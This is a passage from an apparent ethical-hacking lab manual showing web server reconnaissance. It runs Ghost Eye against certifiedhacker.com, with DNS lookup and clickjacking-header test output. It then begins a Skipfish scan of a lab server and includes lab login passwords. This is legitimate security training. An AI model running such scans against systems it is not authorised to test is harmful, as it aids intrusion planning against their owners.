
TERMS OF USE: You are not authorized to access or query our Whois
database through the use of electronic processes that are high-volume and
```


13. Let us perform a **DNS Lookup** on certifiedhacker.com. In the **Enter your choice** field, type **2** and press **Enter** to perform DNS Lookup.
14. The **Enter Domain or IP Address** field appears; type **certifiedhacker.com**, and press **Enter**.

```
[+] 7.  Robots.txt Scanner
[+] 8.  Cloudflare Cookie scraper
[+] 9.  Link Grabber
[+] 10. IP Location Finder
[+] 11. Detecting CMS with Identified Technologies
[+] 12. Traceroute
[+] 13. Crawler target url + Robots.txt
[+] 14. Certificate Transparency log monitor
[x] 15. Exit

[+] Enter your choice: 2
[+] Enter Domain or IP Address: certifiedhacker.com
```

15. As soon as you hit **Enter**, Ghost Eye starts performing a DNS Lookup on the targeted domain (here, **certifiedhacker.com**).
16. Scroll up to view the DNS Lookup result.



```
python3 ghost_eye.py - Parrot Terminal
File Edit View Search Terminal Help
[-] Searching for DNS Lookup: certifiedhacker.com
Parrot
; <<>> DiG 9.16.22-Debian <<>> certifiedhacker.com +trace ANY
;; global options: +cmd
.      53274      IN      NS      a.root-servers.net.
.      53274      IN      NS      b.root-servers.net.
.      53274      IN      NS      c.root-servers.net.
.      53274      IN      NS      d.root-servers.net.
.      53274      IN      NS      e.root-servers.net.
.      53274      IN      NS      f.root-servers.net.
.      53274      IN      NS      g.root-servers.net.
.      53274      IN      NS      h.root-servers.net.
.      53274      IN      NS      i.root-servers.net.
.      53274      IN      NS      j.root-servers.net.
.      53274      IN      NS      k.root-servers.net.
.      53274      IN      NS      l.root-servers.net.
.      53274      IN      NS      m.root-servers.net.
.      53274      IN      RRSIG   NS 8 0 518400 20220430170000 20220417160000 47671 . o
SBxGl3F8qEx0CkMY9S4TeE1LSQEf0FM30Kstfc0WM9twXcdk0TfUTbd YFAjNqsQzITFEYjSgbD05PZY6yV9qSINd+38TiE16csw7
7roWntuZ4a3 yenLG2LWt4b4bQCvFs/xh2sn/KRZZePUkhLT003N0fQnRjGPuJ7LTc1W o6ZL7yXUqQPwPDrSyaiAYkPcdyn4RnAu
w6q6DFQ3ArJuz4tBeKl0sNDW /Sw8f++zLfaZl3C8stSJY9Mgf4+/pbYkTNI4wo8Nw128Yu4deq5tJSr HLjsYjcK7jUoG6KByLk
R+7Dfo772FTh6AQIv5+SsqV/SAYbGPvqOU9Db JXfY/A==
;; Received 525 bytes from 8.8.8.8#53(8.8.8.8) in 4 ms

com.      172800      IN      NS      l.gtld-servers.net.
com.      172800      IN      NS      b.gtld-servers.net.
com.      172800      IN      NS      c.gtld-servers.net.
com.      172800      IN      NS      d.gtld-servers.net.
com.      172800      IN      NS      e.gtld-servers.net.
com.      172800      IN      NS      f.gtld-servers.net.
```


17. Now, perform the **Clickjacking Test**. Type **6** in the **Enter your choice** field and press **Enter**.

18. In the **Enter the Domain to test** field, type **certifiedhacker.com** and press **Enter**.

```
[+] 12. Traceroute
[+] 13. Crawler target url + Robots.txt
[+] 14. Certificate Transparency log monitor
[x] 15. Exit

[+] Enter your choice: 6
[+] Enter the Domain to test: certifiedhacker.com
```

19. By performing this test, Ghost Eye will provide the complete architecture of the web server, and also reveal whether the domain is vulnerable to Clickjacking attacks or not.

```
Applications Places System python3 ghost_eye.py - Parrot Terminal
File Edit View Search Terminal Help
Header set are:
Date:Mon, 18 Apr 2022 10:01:34 GMT
Server:Apache
Content-Length:226
Keep-Alive:timeout=5, max=75
Connection:Keep-Alive
Content-Type:text/html; charset=iso-8859-1

[*] X-Frame-Options-Header is missing !
[!] Clickjacking is possible,this site is vulnerable to Clickjacking

[+] 1. EtherApe – Graphical Network Monitor (root)
[+] 2. DNS Lookup
[+] 3. Whois Lookup
[+] 4. Nmap Port Scan
[+] 5. HTTP Header Grabber
[+] 6. Clickjacking Test - X-Frame-Options Header
[+] 7. Robots.txt Scanner
[+] 8. Cloudflare Cookie scraper
[+] 9. Link Grabber
[+] 10. IP Location Finder
[+] 11. Detecting CMS with Identified Technologies
[+] 12. Traceroute
[+] 13. Crawler target url + Robots.txt
[+] 14. Certificate Transparency log monitor
[x] 15. Exit

[+] Enter your choice:
```

20. Similarly, you can use the other tools available with Ghost Eye such as Nmap port scan, HTTP header grabber, link grabber, and Robots.txt scanner to gather information about the target web server.

21. This concludes the demonstration of how to gather information about a target web server using Ghost Eye.


22. Close all open windows on the **Parrot Security** machine.

Task 2: Perform Web Server Reconnaissance using Skipfish

Skipfish is an active web application (deployed on a webserver) security reconnaissance tool. It prepares an interactive sitemap for the targeted site by carrying out a recursive crawl and dictionary-based probes. The resulting map is then annotated with the output from a number of active (but hopefully non-disruptive) security checks. The final report generated by the tool is meant to serve as a foundation for professional web application security assessments.

Note: Ensure that the **Parrot Security** virtual machine is running.

1. Turn on the **Windows Server 2022** virtual machine.
2. Click **Ctrl+Alt+Del** to activate the machine. By default, **CEH\Administrator** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.
3. Click **Type here to search** field and type **wamp**. **Wampserver64** appears in the result, press **Enter** to launch it.




4. Wait until the WAMP Server icon turns **Green** in the **Notification** area. Leave the **Windows Server 2022** machine running.



5. Switch to the **Parrot Security** virtual machine.
6. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.

7. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
8. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
9. Now, perform security reconnaissance on a web server using Skipfish. The target is the WordPress website **http://[IP Address of Windows Server 2022]**.
10. Specify the output directory and load a dictionary file based on the web server's requirement. In this lab, we are naming the output directory **test**.
11. In the terminal window, type **skipfish -o /home/attacker/test -S /usr/share/skipfish/dictionaries/complete.wl http://[IP Address of Windows Server 2022]:8080** and press **Enter**.

